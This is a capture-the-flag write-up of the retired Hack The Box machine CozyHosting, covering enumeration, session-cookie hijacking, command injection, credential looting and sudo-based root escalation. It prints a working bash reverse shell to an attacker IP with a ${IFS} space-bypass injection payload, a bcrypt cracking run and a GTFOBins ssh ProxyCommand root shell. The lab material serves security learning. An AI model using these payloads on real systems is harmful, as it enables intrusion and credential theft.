HTB Machine Write Up: CozyHosting

Write up by Ori Iankovitch

Solved with Chanan Shenker

Start: Enumeration

Started with an Nmap scan and found that ports 80 (http), and 22 (ssh) were open.


Port 80 indicated that a web service is probably running on the machine, so I opened the web page.

When I opened the web page, it redirected to “cozzyhosting.htb”.

I tried investigating the site and the services displayed, but the only button in the site that lead me to a different page was the “login” button at the top right corner.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -p- 10.10.11.230
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 05:45 EDT
Nmap scan report for cozyhosting.htb (10.10.11.230)
Host is up (0.073s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 33.37 seconds
```



In the login page, we tried a few things:


- SQL injection
- Web search for default credentials
- Web search of exploits for “BooststrapMade”
- Brute Force with “Burpsuite”, as a last resort


None of the above seemed to work.

Next, we used “Dirsearch” to try and look for any other pages in the site. We looked through all directories containing data. We found “/admin” dir, which we could not access yet, and “/actuator/sessions”.

“/actuator/sessions” contained a string beside the name “kanderson”. Considering the directory name was “sessions”, it could be assumed that the string was a cookie.


Next, we opened “Burpsuite” again, and tried logging in using kanderson’s cookie.






We attempted to log in again, switching the cookie with the one we had found, and got into the admin page.

We started browsing this page for any clickable buttons, but found nothing except the submission box at the bottom of the page. We started testing it to see how it works.





Include host into automatic patching

Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

Connection settings

Hostname

Username

Submit Reset


Upon submission, we had noticed that the server took our input and attempted creating an SSH connection with a key. We then tried setting our own IPs, while having a listener in the background. We also tried SQL Injection, but it still did not work.


Then we tried Command Injection. After testing it using different inputs, we got an interesting error that helped us understand the submission box functionality better.


Entering “test;” in the username column, we got an error in bash, which could indicate that whatever command comes after ';' appears in the output. We confirmed this theory by using the ‘pwd’ command, and got the same error with the addition ‘pwd’ in it, as expected.


The command would look something like this: ssh <username>@<ip> -i <key.ssh> .

The command received by the server was in fact “ssh pwd@10.10.11.21 -i <key.ssh>”. Knowing this, we had tried to understand the range of possible commands, and also determine the possibility of running a reverse shell command on this server.









We set up a listener, used a bash reverse shell from the “Pentestmonkey” site, and modified it with our own IP address and port. Then we constructed the reverse shell command and appended a ‘#’ at the end to comment out the rest of the command.

Once we got an error indicating that spaces were not allowed in the username, we looked for substitute spaces in bash and found that ‘${IFS%??}’ was working.

We swapped all the spaces with ‘${IFS%??}’, and And got a different error: “Bad request”. Then we kept tweaking the command, using different payloads, making numerous small adjustments until one of them worked.

By encoding the payload into base64 and then decoding it on the server side, we could finally establish a connection to our listener.

```
┌──(kali㉿kali)-[~]
└─$ echo -n "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMS82MDAwIDA+JjEK" | base64 -d

bash -i >& /dev/tcp/10.10.14.21/6000 0>&1
```

Username

```
test;echo${IFS%??}"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMS82MDAwIDA+JjE=="${IFS%??}|${IFS%??}base64${IFS%??}-d${IFS%??}|${IFS%??}bash;#
```

```
[+] Listening for reverse shells on 0.0.0.0 🚪 6000
▶ 🔽 Show Payloads (p) 🏠 Main Menu (m) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from 🐧 cozyhosting.htb~10.10.11.230 🔽 - Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/cozyhosting.htb~10.10.11.230/cozyhosting.htb~10.10.11.230.log
$ pwd
/app
$ whoami
app
$ ls
cloudhosting-0.0.1.jar
```


After getting a shell, we tried looking for the first flag using the ‘find’ command, but got “permission denied”.

While searching for ways to advance our permissions, we noticed that 'Postgresql' was running internally on the machine, which is an SQL-based database.

Our next step was to unzip the ‘’.jar’’ (Java Archive) and look for useful information.

We unzipped the file, and using python http server, we transferred it into my machine. Then we started looking for useful information.

After searching and text manipulation, we found the credentials for a default user of ‘Postgresql’.



We used the credentials to get into the “cozyhosting” database. Inside we found a table named “users”, which contained the hash for the admin user.

We tried to Brute Force the hash using “John the Ripper”, to obtain the admin’s password.

```
$ psql -h 127.0.0.1 -U postgres
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.
```

```
cozyhosting-# \d users
                    Table "public.users"
  Column  |          Type          | Collation | Nullable | Default
----------+------------------------+-----------+----------+---------
 name     | character varying(50)  |           | not null |
 password | character varying(100) |           | not null |
 role     | role                   |           |          |
Indexes:
    "users_pkey" PRIMARY KEY, btree (name)
Referenced by:
    TABLE "hosts" CONSTRAINT "hosts_username_fkey" FOREIGN KEY (username) REFERENCE

cozyhosting-# SELECT * FROM name
cozyhosting-# select * from users;
ERROR:  syntax error at or near "postgres"
LINE 1: postgres
        ^
cozyhosting=# \dt^C
cozyhosting=# SELECT * FROM users;
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

With the password from the cracked hash, we tried logging in to the admin user via ssh. Unfortunately, this had not worked, so we tried logging in to the “josh” user we had found in the home directory. After succeeding, we used the following command:

‘find / -type f -iname user.txt 2>/dev/null’

and got the first flag.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo '$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm' > hash.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ cat hash.txt
$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm

┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:12 0.01% (ETA: 2024-08-26 15:02) 0g/s 147.6p/s 147.6c/s 147.6C/s scott..mahalq
0g 0:00:00:16 0.01% (ETA: 2024-08-26 17:39) 0g/s 138.5p/s 138.5c/s 138.5C/s allen..meandyou
manchesterunited (?)
1g 0:00:00:21 DONE (2024-08-25 06:37) 0.04739g/s 133.0p/s 133.0c/s 133.0C/s catcat..keyboard
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
josh@cozyhosting:/app$ sudo -l
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:/app$ sudo /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# find / -type f -iname user.txt 2>/dev/null
/home/josh/user.txt
# ^[[A^H^H^H^H^C
# find / -type f -iname user.txt 2>/dev/null^[[D^[[D^[[D^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^C
# find / -type f -iname root.txt 2>/dev/null
/root/root.txt
# roo^H^H^H^C
# cat /root/root.txt
171931309d718857be417a0e0b13508d
#
```

Privilege Escalation:

We ran the ‘sudo -l’ command to see what commands the user could run as root. We discovered that the user can run SSH commands as root.

After being unsuccessful in figuring out how to actually do it, we had decided to search the web for a hint. This had directed us to the 'GTFOBins' website, where we found an SSH command that could potentially advance our privileges using SSH as a privileged user.

We ran he command and obtained the second flag.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
josh@cozyhosting:/app$ sudo -l
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:/app$ sudo /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# find / -type f -iname user.txt 2>/dev/null
/home/josh/user.txt
# ^[[A^H^H^H^H^H^C
# find / -type f -iname user.txt 2>/dev/null^[[D^[[D^[[D^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^C
# find / -type f -iname root.txt 2>/dev/null
/root/root.txt
# roo^H^H^H^C
# cat /root/root.txt
171931309d718857be417a0e0b13508d
#
```

CozyHosting has been Pwned!

Congratulations **shokoyanko**, best of luck in capturing flags ahead!

#16193	25 Aug 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE